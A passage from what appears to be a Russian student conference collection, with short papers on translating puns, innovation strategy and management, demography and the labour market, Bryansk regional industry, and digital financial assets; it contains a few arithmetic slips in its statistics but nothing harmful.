Каламбур также может быть основан на замене слов в устойчивых словосочетаниях, например в мультфильме «Холодное сердце» между персонажами происходит такой диалог: - *I mean it's crazy... - What? - We finish each other's... - Sandwiches!* В словосочетании “*finish each other's sentences*”, переводящемся как «*заканчивать друг за другом предложения*», слово “*sentences*” заменено на созвучное “*sandwiches*”. При переводе данная шутка была упущена и данные реплики перевели как: - *Я хочу сказать, это безумие. - Что? - Мы заканчиваем друг за другом. - Сэндвичи!* Другим примером трансформации устойчивых конструкций может послужить реплика героини из сериала «Теория Большого взрыва»: - *He is not laughing because he is feeling... blue berry. (-Ему не смешно, потому что на душе все черным-чернично)*. В данном примере обыгрывается фразеологизм “*to feel blue*” – «*грустить*» и ситуация, в которой героиня принесла своему другу черничные, то есть blueberry, кексы, потому что он грустил. Хотя в русском языке и нет точного эквивалента фразеологизма, использованного в оригинале, однако переводчики подобрали похожую идиому и сохранили игру слов [2].

На основе представленных выше примеров, можно сделать вывод, что наиболее сложной является задача перевода каламбуров, связанных со звучанием слов. Зачастую, если за их перевод и берутся, то переведенная фраза, хоть и содержит игру слов, однако не имеет ничего общего с оригинальной фразой по содержанию. Более простой является задача перевода каламбуров, обыгрывающих различные устойчивые словосочетания или просто части предложения, так как составить передающую каламбур комбинацию слов легче, чем найти пару слов, похожих по звучанию и соответствующих оригиналу по смысловой нагрузке.

Список источников

1. Бонденко А. А. Каламбур и его способы образования. // Идеи. Поиски. Решения: материалы IV Международной научно-практической конференции аспирантов, магистрантов, студентов. Минск: РИВШ, 2011. С. 9-14.
2. Мичурова А. А. К проблеме перевода каламбуров на материале ситкома «Теория большого взрыва» // Теория и практика иностранного языка в высшей школе. 2018. № 14. С. 189-195.
3. Потапова И. А. Пособие по переводу английского литературного текста. М.: Высшая школа, 1985. 128 с.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Подходы к формированию инновационных стратегий промышленных предприятий

Бирюлина Валерия Руслановна (ст. гр. 3-23-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управления», Логвинова Константина Владимировича (lodri@yandex.ru)

Аннотация: Актуальной задачей для любого предприятия является формирование инновационной стратегии. В статье приведены подходы к формированию стратегий и их сущность.

Ключевые слова: инновация; инновационная стратегия; промышленное предприятие; анализ; реализация; подходы; представители.

Анализируя множество промышленных предприятий, хочется отметить, чтобы успешно развиваться и процветать в эпоху бурных перемен, необходимо придерживаться политики, благодаря которой во всей организации возникает стремление к развитию инноваций, их совершенствованию и реализации.

Эффективно подобранная инновационная стратегия обеспечивает промышленному предприятию конкурентные преимущества, открывает новые возможности для достижения поставленных целей, таких как рост доходов; улучшения качества продукции; увеличения рыночного спроса, проникновения на новые рынки и т.д., посредством разработки и внедрения продуктовых, технологических инноваций, а также способствует приобретению лидирующих позиций в данной отрасли.

Для любого предприятия, формирование и реализация инновационных стратегий - процесс уникальный. Он представляет собой определение направлений инновационного развития, учитывающих потенциальные возможности промышленного предприятия, влияния факторов внешней и внутренней среды, а также его текущее положение на рынке [1].

Исследование показало, что лидерами разработки подходов к формированию стратегий промышленных предприятий являются представители Гарвардской школы. Модель данной школы основывается на процедуре SWOT - анализа (стратегическое планирование, посредством которого можно определить факторы внешней и внутренней среды, с целью выявления сильных и слабых стороны в деятельности промышленного предприятия по сравнению с конкурентами).

Проанализировав всех представителей Гарвардской школы, лидерами являются:

1. К. Эндрюс, который предложил стратегию, основанную на соответствии между существующими рыночными возможностями и способностями

организации при заданном уровне рисков (экономическая стратегия).

2. М. Портер, предложил подход к разработке стратегии бизнеса, основанный на конкурентном преимуществе. Он утверждает, что предприятию необходимо определить выгодную позицию на рынке, что обеспечит наилучшую защиту от пяти сил конкуренции (рыночная власть покупателей, поставщиков; власть существующих конкурентов; угроза появления новых конкурентов; угроза появления товаров-субститутов), затем составить прогноз вероятного потенциала прибыльности отрасли, чтобы занять более выгодное положение на рынке.

3. Г. Хэмел и К. Прахалад, предложили концепцию стержневых компетенций, которая основывается на навыках и умениях. Воспроизводство этих компетенций затруднено конкурентами, они высоко ценятся потребителями и могут найти применения на различных сегментах рынка. Главное их убеждение в том, что успешная инновационная стратегия ориентирована на потребителя [1].

Подход к формированию и реализации стратегий, разработанный И. Ансоффом схож с моделью Гарвардской школы. Однако имеет определенные отличия. Модель И. Ансоффа носит более формальный характер, формирование стратегии каждого этапа, представляется в виде четкого алгоритма. Так же проводится анализ оценки ресурсного потенциала предприятий, на основе которого определяются возможности принятий основных стратегических решений. В данной модели имеется наличие обратной связи, которая влияет на результат и разработку стратегических планов.

Подход к формированию и реализации стратегий, предложенный Г. Стейнером объединяет в себе две вышеизложенные модели, однако Г. Стейнер указывает, что важное значение для реализации инновационной стратегии промышленного предприятия – это связь стратегического (долгосрочного) планирования со среднесрочным и тактическим.

Анализируя изложенное, можно сделать вывод, что существует множество подходов к формированию и реализации инновационных стратегий промышленных предприятий. Они имеют свои достоинства и недостатки. В современных подходах формирования инновационных стратегий должны учитываться объединенные методы в принятии определенных стратегических решений. Приоритетом в формировании стратегии промышленного предприятия являются инновации, которые отличаются высоким риском, но при правильном и точном планировании инновационной стратегии, вероятность неблагоприятного исхода минимальна.

Список источников

1. Дмитриева, С.И. Алгоритм разработки инновационной стратегии промышленного холдинга / С.И. Дмитриева. - М.: Синергия, 2022. – 600 с.
2. Аверченков В.И. Инновационный менеджмент. Сер. Экономика и управление. (2-е издание) Москва, 2008.
3. Арлашкина Н.Н., Бром А.Е., Гайфутдинова О.С., Гамбург А.В., Горбачев Н.И., Гусынина Ю.С., Евенко В.В., Ежов Г.П., Ерохин Д.В., Зубков А.Ф.,

Ильиных С.А., Исаев А.П., Казюка Е.А., Киселева О.В., Колобов А.А., Кочетов В.В., Ляхович Д.Г., Малышев Н.П., Мингалева Ж.А., Михайлова А.В. и др. Методология планирования инновационного развития экономических систем. Санкт-Петербург, 2008.

4. Безгоднов А.В., Смирнов В.Т., Мерзлякова Е.А., Шматко А.Д., Уварова В.И., Ерохин Д.В., Евенко В.В., Половникова А.А., Ситник Л.П., Скоблякова И.В., Слободчикова Е.М., Барсуков Г.В., Семенова Е.М., Власов Ф.Б., Крахмалева Е.В., Попова Л.В., Вандина О.Г., Попова А.Х., Маслов Б.Г., Жданова И.В. и др. Интеллектуальный капитал - основа опережающих инноваций. коллективная монография / Санкт-Петербург; Орел, 2007.

5. Ерохин Д.В., Лагерев Д.Г., Ларичева Е.А., Подвесовский А.Г. Стратегическое управление инновационной деятельностью предприятия. Брянск, 2010.

Материал поступил в редколлегию 20.04.2024

УДК 338; 658

Анализ изменений в управлении инновационной деятельностью предприятий

Борисова Анастасия Павловна (ст.гр.О-23-ИН-сми-М)

Работа выполнена под руководством доцента заведующий кафедрой «Отраслевая экономика и управление» Демиденко Александра Игоревича (feu@tu-bryansk.ru)

Аннотация. Инновационная деятельность в настоящее время является важной составляющей результативной работы любого предприятия. Благодаря постоянным изменениям и развитию технологического потенциала, управление инновациями становится более авторитетным аспектом бизнеса. Рассмотрим основные изменения в управлении инновационной деятельностью предприятий.

Ключевые слова: инновация, инновационная деятельность, инновационный процесс, анализ, изменения, управление.

Динамичность экономики в современных реалиях требует от предприятия непрерывного развития и внедрения инноваций, в том числе и для успешной конкуренции на рынке. Ключевым процессом для достижения высоких результатов и обеспечения устойчивого развития предприятия является управление инновационной деятельностью.

Под инновационной деятельностью понимают определенное направление интеллектуальной деятельности, которая непрерывно связана с процессом исследования и разработки, внедрения и реализацией новых решений и идей. Комплекс таких мероприятий, как организационных, фундаментальных и

прикладных, технологических и научно-технических, финансовых и коммерческих направлен на создание, освоение и использование инноваций.

Инновации, в современных условиях развития экономики, повсеместного введения цифровых стандартов, совершенствования и постоянного улучшения деятельности предприятий с учетом изменяющихся требований системы, являются важнейшим фактором конкурентоспособности. Успешное внедрение новшеств позволяет организации создавать новые товары и услуги, оптимизировать производственные процессы, снижать издержки и увеличивать прибыль [2]. Управление инновационной деятельностью предприятий требует комплексного подхода и системного управления, чтобы обеспечить эффективное распространение инноваций.

Эффективность управления инновационной деятельностью предприятия определяется способностью к устойчивому развитию, возможностью привлечения достаточного объема финансовых ресурсов, обеспечением их прибыльного использования с учетом роста уровня конкуренции, глобализации бизнеса, увеличения предпринимательских рисков [1].

Анализ изменений в управлении инновационной деятельностью предприятий дает возможность не только оценить текущее состояние, но и спроектировать стратегию для дальнейшего совершенствования и развития.

Управление инновационной деятельностью в последнее время становится более гибким и адаптивным процессом за счет перехода от традиционных методов разработки к принципиально новым и инновационным подходам. Прежде предприятия были заинтересованы в создании новых товаров и технологий, то есть ориентированы на технических аспектах инноваций. Сейчас же, больше внимания стали уделять социальным и организационным аспектам, таким как управление знаниями, коммуникациям, координации и мотивация сотрудников.

Преобразование вертикальных иерархических структур в горизонтальные сетевые модели является одним из ключевых изменений в управлении инновационной деятельностью предприятий. Сетевой подход позволяет предприятиям эффективнее координировать деятельность различных подразделений и сторонних партнеров, обеспечивая более быстрое внедрение инноваций и реагирование на изменяющиеся рыночные условия.

Активное вовлечение сотрудников предприятий в процесс инновационной деятельности является еще одним важным изменением. Сотрудничество между различными отделами и уровнями управления становится необходимым условием для успешного функционирования, ведь это способствует распространению идей и знаний по всей организации. Предприятия все чаще создают специальные отделы или команды, ответственные за инновации, чтобы обеспечить синергию и сотрудничество между разными частями предприятия.

Переход к открытому инновационному процессу значительно изменил концепцию, так как он предполагает участие сторонних партнеров. Ранее компании чаще всего ориентировались на внутренние источники инноваций, но в настоящее время большее внимание уделяется внешним источникам, таким как

партнерство с другими компаниями, исследовательскими центрами и университетами, приобретение стартапов. Используя внешние знания и опыт при проведении совместных разработок, предприятия быстрее и эффективнее реализовывают инновационные проекты.

Также следует выделить такое важное изменение, как более активное использование цифровых технологий в управлении инновациями. Автоматизация процессов, использование больших данных и аналитики помогают компаниям как можно скорее и результативнее разрабатывать и внедрять новые товары и услуги.

Таким образом, изменения в управлении инновационной деятельностью предприятий связаны с переходом к гибким, оперативным и адаптивным моделям управления, акцентом на социальные и организационные аспекты инноваций, использованием сетевых и открытых инновационных процессов. Эти изменения позволяют предприятиям быть более конкурентоспособными, эффективными и адаптирующимися к новым требованиям рынка. Управление инновационной деятельностью становится ключевым процессом для достижения целей, стратегий долгосрочного развития предприятий в современной экономике.

Список источников

1. Каблашова И.В., Саликов Ю.А., Логунова И.В. Инновационное развитие системы управления предприятием в условиях цифровой трансформации // Организатор производства. 2019. Т.27. №2. – С. 46-58
2. Храмцова Н.А., Ахматова А.А. Теоретические основы управления инновационной деятельностью предприятия // Стратегии бизнеса. 2018. 10 (58). С. 18–22.
3. Ерохин Д.В., Лагерев Д.Г., Ларичева Е.А., Подвесовский А.Г. Стратегическое управление инновационной деятельностью предприятия. Брянск, 2010.
4. Арлашкина Н.Н., Бром А.Е., Гайфутдинова О.С., Гамбург А.В., Горбачев Н.И., Гусынина Ю.С., Евенко В.В., Ежов Г.П., Ерохин Д.В., Зубков А.Ф., Ильиных С.А., Исаев А.П., Казюка Е.А., Киселева О.В., Колобов А.А., Кочетов В.В., Ляхович Д.Г., Малышев Н.П., Мингалева Ж.А., Михайлова А.В. и др. Методология планирования инновационного развития экономических систем. Санкт-Петербург, 2008.
5. Безгодков А.В., Смирнов В.Т., Мерзлякова Е.А., Шматко А.Д., Уварова В.И., Ерохин Д.В., Евенко В.В., Половникова А.А., Ситник Л.П., Скоблякова И.В., Слободчикова Е.М., Барсуков Г.В., Семенова Е.М., Власов Ф.Б., Крахмалева Е.В., Попова Л.В., Вандина О.Г., Попова А.Х., Маслов Б.Г., Жданова И.В. и др. Интеллектуальный капитал - основа опережающих инноваций. коллективная монография / Санкт-Петербург; Орел, 2007.
6. Демиденко А.И., Демиденко И.А., Исаев А.А. Цифровизация управления инновационными ресурсами предприятия и развитие сетевых организационных структур. В книге: Перспективы формирования инновационного потенциала

стратегических отраслей промышленности. Горленко О.А., Ларичева Е.А., Исайченкова В.В., Новикова А.В., Бойко Н.Е., Калинина Е.А., Можаяева Т.П., Сорокина Е.И., Вергеева М.В., Радькова Н.О., Масилевич Н.А., Лапицкая О.В., Кацубо С.П., Юрманова Е.А., Демиденко А.И., Демиденко И.А., Исаев А.А., Беляева Е.Е., Ерохин Д.В., Сорокина Е.И. и др. Брянск, 2018. С. 132-148.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Влияние демографии на рынок труда в России

Бучинская Анастасия Александровна (ст.гр. О-21-ЭК-Ф-б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Исайченкова Вероника Викторовна (alice.cissy@gmail.com)

Аннотация: Автором представлены материалы анализа и прогнозирования тенденций изменения в функционировании Российского рынка труда, которые позволяют определить его состояние, основные проблемы, динамику в сфере его деятельности во взаимосвязи с демографической ситуацией в стране.

Ключевые слова: рынок труда, население, прогнозирование, убыль, демографическая ситуация, демографический кризис.

Актуальность темы обусловлена необходимостью анализа и прогнозирования тенденций изменения в функционировании Российского рынка труда для выработки рекомендаций по улучшению демографической ситуации, сбережения населения в сложившихся современных условиях.

Рынок труда в любом государстве – это совокупность экономических отношений, связанных с формированием спроса и предложения на рабочую силу. Он является одним из основных систем в стране и эффективное создание работающего рынка труда является одним из важнейших направлений формирования современной рыночной экономики страны.

По мнению многих ученых демографические процессы являются одними из важных факторов в устойчивом развитии рынка труда. Они считают, что естественное воспроизводство рабочей силы выступает в качестве основы для его создания, что в современном обществе человеческий фактор является определяющим для развития, является производительной силой общества.

Таким образом, одним из главных факторов, влияющих на рынок труда необходимо назвать демографическую ситуацию в стране.

В связи с этим все факторы, влияющие на демографическое состояние населения характерны и для рынка труда. К ним относятся основные макроэкономические показатели: объем ВВП, инфляция, безработица, состояние жизненного уровня в стране и многие другие.

Одним из главных факторов, влияющих на эффективное функционирование рынка труда, является естественный прирост населения страны. При этом необходимо отметить, что в последнее десятилетие при воздействии вышеуказанных отрицательных факторов на экономику происходит сокращение естественного прироста населения страны.

Согласно оценке Федеральной службы гос. статистики на 2022 год население РФ составило 146 980 тыс. чел., на 2023 год - 146 425 тыс. чел., на 1 января 2024 – 146 204 тыс. чел., то есть наблюдается снижение численности населения на 1 января 2023 году к 2022 году на 555 тыс. чел. (0,38%), а на 1 января 24 года к 2023 – 243 800 тыс. чел. (17%), то есть отрицательная динамика за 2023 год замедлилась.

К 2025 году, согласно среднему варианту прогноза Росстата, численность населения страны практически не изменится.

Кризис рождаемости, прироста естественной численности населения, начавшийся еще в 1990 году влияет на резкое сокращение трудоспособного населения России. Так по данным Росстата в 2022 году доля населения в трудоспособном возрасте составляла 61,4%, в 2023 году она уменьшилась до 56% и к 2030 году сократится до 53%.

В настоящее время наблюдается сокращение занятости молодых граждан, которое влечет за собой ухудшения в функционировании рынка труда, наблюдающаяся в снижении производительности, инновационной и предпринимательской активности, мобильности рабочей силы и других. Повышение уровня занятости молодых граждан, особенно молодых специалистов является одним из резервов повышения численности активной части населения и улучшения эффективного функционирования рынка труда.

Далее на эффективное функционирование рынка труда на прямую оказывают влияние состояния экономики, а именно такие макроэкономические показатели, как безработица, инфляция, которые воздействуют на уровень доходов населения и заработную плату.

Так, по итогам 2022 года безработица составила 3,7%. В 2023 – 3,6%. Инфляция в 2022- 12%, в 2023 - 7,42%

Одним из ключевых показателей рынка труда является динамика темпов роста среднемесячной заработной платы работников, которая за 2022- 2023 г. представлена на рис.1.




Рисунок 1 – Динамика среднемесячной заработной платы работников за 2018-2022 гг., руб.

Кроме того, на естественный прирост населения и рынок труда также влияют многие факторы и проблемы социально – экономического направления. К ним относятся: проблема приобретения жилья, размер материальной помощи молодым семьям (льготной ипотеки, материнского капитала), дороговизна в содержании детей (более одного и двух), трудности в выборе детских садов и школ, проблема выбора работы для молодых специалистов и многое другое, низкая продолжительность жизни среди мужского населения.

Необходимо отметить, что по перечисленным проблемам Правительством РФ были приняты программы по улучшению условий жизни населения: программа «Молодая семья», льготная программа «Дальневосточная ипотека», программа «Формирование у россиян ЗОЖ», национальный проект «Демография».

Однако перечисленные национальные программы и проекты не дают достаточных положительных результатов и не могут повлиять на рынок труда в ближайшее время, так как рассчитаны на длительный период.

Таким образом, рассмотренные в докладе основные факторы, которые влияют на демографию, рынок труда свидетельствуют о том, что в настоящее время естественный прирост, рождаемость, воспроизводство трудовых ресурсов в стране не имеют положительной динамики.

В настоящее время одной из ключевых проблем развития рынка труда являются демографические процессы, т. е естественный прирост, сокращение рождаемости, уменьшение численности, старение трудоспособного населения. Решения данной проблемы во многом зависят от реализации соответствующих государственных программ – это стимулирование рождаемости, улучшение социально - экономического положения населения.

Демографическая политика должна быть нацелена на кардинальное улучшение социально-экономического развития страны:

- снижения безработицы,
- повышение реальных доходов, жизненного уровня населения,

- меры по повышению качества подготовки кадров для работы в условиях инновационного, цифрового и высокотехнологичного развития страны,
- необходимо принять программу по социальным аспектам развития и повышению культуры населения,
- следует обратить внимание на нравственный аспект: повысить роль в жизни общества СМИ по пропаганде ЗОЖ, как среди молодежи, так и взрослого населения.

Подводя итоги исследования, можно сказать, что Россия продолжает переживать глубокий демографический кризис и Правительству РФ нужно принимать еще более эффективные, действенные меры по сбережению, росту, эффективному функционированию рынка труда нашей страны.

Список источников:

1. Росстат: официальный сайт. – URL: <https://rosstat.gov.ru/> (дата обращения: 14.03.2023). – Текст: электронный.
2. Прогноз ООН: официальный сайт. – URL: <https://www.un.org/ru/un75/shifting-demographics> (дата обращения: 14.03.2023). – Текст: электронный.
3. Демиденко А.А., Демиденко И.А., Демиденко А.И. Интеграционные структуры инновационного и технологического развития хозяйствующих субъектов. В сборнике: Инновационная политика предприятий. сборник научных трудов III Международной научно-практической конференции (в рамках Международной специализированной выставки «Станкостроение – 2013»). Ответственные редакторы: М.А. Давтян, А.В. Корневская. 2013. С. 112-123.
4. Ерохин Д.В., Горленко О.А., Можаяева Т.П. Управление персоналом. Учебник / Сер. 11 Университеты России. (2-е изд., испр. и доп) Москва, 2019.
5. Кулагина Н.А., Дадыкина О.В., Дадыкин В.С., Саттаров Е.А. Управление минерально-сырьевым потенциалом в системе экономической безопасности региона. Экономический журнал. 2017. № 1 (45). С. 78-87.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Роль промышленного производства в экономическом развитии региона

Горелова Диана Руслановна (ст. гр. О-21-ЭК-ф-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Исайченковой Вероники Викторовны (alice.cissy@gmail.com)

Аннотация. Рассмотрено влияние промышленного производства на экономическое развитие Брянской области. Описаны инструменты и механизмы развития промышленности в регионе.

Ключевые слова: экономическое развитие, промышленное производство, налоговые отчисления, инвестиционная привлекательность.

Промышленность играет важную роль в народном хозяйстве любой страны. Регионы с развитым промышленным комплексом могут поддерживать высокие темпы экономического роста, экономического развития региона и, как следствие, обеспечить достойный уровень жизни населения.

Индустрия Брянской области включает в себя примерно 300 крупных и средних предприятий и более 7000 небольших заводов и фабрик.

Рассмотрим экономическое развитие Брянской области в аспекте промышленного производства региона.

Индекс промышленного производства это важный показатель, который показывает в динамике развитие или упадок экономики региона. Индекс промышленного производства в Брянской области за последние 5 лет имел неустойчивую динамику. Так, в 2022 году индекс имел сильный спад на 54,9%. Сейчас он демонстрирует тенденцию к росту [1].

В современных условиях экономического развития регионов становится ясным необходимость изучения налоговых отчислений от промышленного производства в местный бюджет (таблица 1).

Таблица 3 – Величина налоговых поступлений в бюджет Брянской области от предприятий за 2021-2024 гг., млн. руб.

Год	Налоговые доходы, млн. руб.
2021	29 934,9
2022	37 096,0
2023	42 651,1
2024	50 229,8

Примерно 58% областного бюджета это и есть налоговые отчисления. С каждым годом налоговые отчисления в местный бюджет увеличиваются более чем на 80%, что является хорошим трендом для экономического развития региона [2]. Поступления в бюджет от налога на прибыль организаций в денежном выражении выросли на 4,2 млрд. руб. с 2021 по 2023 гг., а согласно бюджету Брянской области на 2024-2026 гг. прирост составит еще 4,3 млрд. руб.

Самую большую долю в структуре расходов областного бюджета занимают расходы на образование, она составляет 26,4%.

По итогам 2023 года Брянская область вошла в топ регионов по росту промышленного производства. Государственные программы поддержки развития промышленного производства могли поспособствовать этому росту, а также механизм инвестиционного налогового вычета на прибыль организаций.

При изучении такого явления, как экономическое развитие региона, его можно исследовать с точки зрения инвестиционного потенциала. Известно, что с недавнего времени Брянская область вошла в группу 25 регионов с высоким уровнем инвестиционной привлекательности.

Аспектом его увеличения можно рассмотреть растущую популярность промышленного туризма. Так, в Брянской области можно выделить самые известные объекты промышленного туризма. Объектами промышленного туризма по региону являются такие предприятия, как АО «УК Брянский машиностроительный завод», ОАО «ПО Бежицкая сталь», АО «Клинцовский автокрановый завод», ПАО «Брянский арсенал», АО «Брянсксельмаш», и другие [3].

Промышленность является одним из определяющих факторов устойчивого роста экономической системы региона, который, в свою очередь, имеет собственные инструменты и механизмы развития. Промышленное производство создает рабочие места, привлекает инвестиции и способствует увеличению ВВП.

Список источников

1. Росстат : официальный сайт. – Москва, 1999. – URL: https://rosstat.gov.ru/enterprise_industrial (дата обращения: 01.03.2024). – Текст : электронный.
2. Материалы бюджета для граждан // Открытый бюджет Брянской области URL: <https://bryanskoblfin.ru/open/Show/Category/134?ItemId=183> (дата обращения: 29.02.2024).
3. Объекты промышленного туризма Брянская область // Система обмена туристской информацией URL: <https://nbcrs.org/regions/bryanskaya-oblast/obekty-promyshlennogo-turizma> (дата обращения: 17.03.2024).
4. Дадыкина О.В. Оценка минерально-сырьевого потенциала строительного кластера в части обеспечения экономической безопасности региона. Вестник Белгородского университета кооперации, экономики и права. 2015. № 3 (55). С. 291-298.
5. Демиденко А.И., Демиденко И.А., Исаев А.А. Цифровизация управления инновационными ресурсами предприятия и развитие сетевых организационных структур. В книге: Перспективы формирования инновационного потенциала стратегических отраслей промышленности. Горленко О.А., Ларичева Е.А., Исаченкова В.В., Новикова А.В., Бойко Н.Е., Калинина Е.А., Можяева Т.П., Сорокина Е.И., Вергеева М.В., Радькова Н.О., Масилевич Н.А., Лапицкая О.В., Кацубо С.П., Юрманова Е.А., Демиденко А.И., Демиденко И.А., Исаев А.А., Беляева Е.Е., Ерохин Д.В., Сорокина Е.И. и др. Брянск, 2018. С. 132-148.

Материал поступил в редколлегию 20.04.2024

Цифровые финансовые активы

Гришина Ксения Павловна (ст.гр.О-23-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Петрухиной Натальи Викторовны (natalia_petr@mail.ru)

Аннотация. В статье рассматривается понятие цифровых активов, а также их регулирование в экономической среде. Анализируются их преимущества и недостатки, а также существующие отличия и схожесть с криптовалютой и риски их использования.

Ключевые слова: цифровые финансовые активы (ЦФА,СФА), блокчейн, smart контракты, криптовалюта, распределенные реестры.

Согласно действующему законодательству цифровые финансовые активы - цифровые права, включающие денежные требования, возможность осуществления прав по эмиссионным ценным бумагам, права участия в капитале непубличного акционерного общества, право требовать передачи эмиссионных ценных бумаг, которые предусмотрены решением о выпуске цифровых финансовых активов в порядке, установленном законом, выпуск, учет и обращение которых возможны только путем внесения (изменения) записей в информационную систему на основе распределенного реестра, а также в иные информационные системы [4].

Цифровые права - это разновидность имущественных прав, которые позволяют совершать с цифровыми активами любые обозначенные ГК РФ действия: продажу, покупку, дарение, обмен, передачу по наследству и тд.

Говоря простым языком, цифровые финансовые активы –это новый финансовый, инвестиционный инструмент, удостоверяющий права на активы, которые существуют в виртуальной (цифровой) форме. Создаваемые на базе современных технологий: распределенного реестра (блокчейна) и смарт-контрактов. Это некая цифровая оболочка в которую можно «обернуть» все : от имущественных прав до драгметаллов. Отразим на рисунке 1 цифровые активы.



Рис. 1. Цифровые активы

В России рынок ЦФА находится на этапе зарождения: закон о ЦФА вступил в силу с января 2021 года, первый выпуск цифровой валюты состоялся в июне 2022 года на платформе «Лайтхаус».

Регулятором ЦФА является Центробанк России, что позволяет осуществлять защиту прав инвесторов.

Правовое регулирование ЦФА осуществляется при помощи следующих актов: ГК РФ[1], НК РФ[2],ФЗ «О цифровых финансовых активах»[4].

- Гражданский кодекс РФ

-Налоговый кодекс РФ 331-ФЗ

Виды ЦФА представим в виде следующей схемы




Рис. 2. Виды ЦФА

Представим ниже участников выпуска ЦФА

1) Оператор информационной системы (только российские юрлица включенные банком России в реестр операторов)

- занимается выпуском и учетом ЦФА;
- взаимодействует с органами власти по вопросам предоставления информации и решению судов;

2) Оператор обмена

- выступает как брокер для инвесторов и организатор торгов для Эмитента

На данный момент существуют следующие операторы обмена, перечень которых указан на сайте ЦБ РФ[2]:

1. ООО «Атомайз».
2. ПАО «Сбербанк».
3. ООО «Лайтхаус».
4. ООО «Блокчейн Хаб».
5. АО «Альфа-Банк».
6. АКБ «Еврофинанс Моснарбанк».
7. ООО «Системы распределенного реестра».
8. ООО «Токены».
9. ПАО «СПБ Биржа».
10. НКО АО НРД».

Эти компании включены в реестр операторов обмена ЦФА, поддерживаемые Банком России. Они соответствуют требованиям к операторам обмена ЦФА, включая уставный капитал, чистые активы и техническую возможность совершения сделок с ЦФА.

Проанализируем сходство и отличительные особенности криптовалюты и ЦФА. Несмотря на то что цифровые финансовые активы и криптовалюта созданы на технологии блокчейн, это весьма разные инструменты. Так, например, они похожи тем, что и криптовалюта и ЦФА подходят для спекуляции и инвестирования. Отличительные особенности заключаются в том, что: во-первых, ЦФА не является платежным инструментом, в отличие от криптовалюты (хотя в России использовать криптовалюту запрещено); во-вторых, ЦФА в отличие от криптовалюты обеспечены обязательством эмитента.

Преимущества использования ЦФА для эмитента и для инвестора заключаются в следующем. Плюсами для эмитента являются следующие:

1. низкие затраты на размещение и выпуск ;
2. более высокая скорость выпуска и размещения ;
3. высокая защита данных о ЦФА благодаря использованию технологии распределенного реестра;
4. появление новых рынков финансирования;
5. ускорение процесса финансирования для предприятий;

Положительный эффект для инвестора заключается в следующих аспектах:

1. быстрая скорость совершения покупок и продаж;
2. низкие комиссии «брокера» (комиссия будет только на перемещение токена в сети);
3. надежность защиты данных о ЦФА;
4. диверсификация портфеля новыми активами;

Рассматривая ЦФА стоит отметить, что существуют конечно же и риски их использования. Отразим их в таблице 1.

Таблица 1- Риски использования ЦФА

Риски ЦФА	Описание
Регуляторные риски	Связаны с потенциальными изменениями в законодательстве, которые могут оказать влияние на положение и объем цифровых финансовых активов. Также может возникнуть в будущем в связи с отсутствием практики действующего рынка ЦФА и иных цифровых прав в России
Технологические риски	Угрозы кибербезопасности, возможные сбои в ИС (информационных системах), а также проблема с передачей и хранением данных
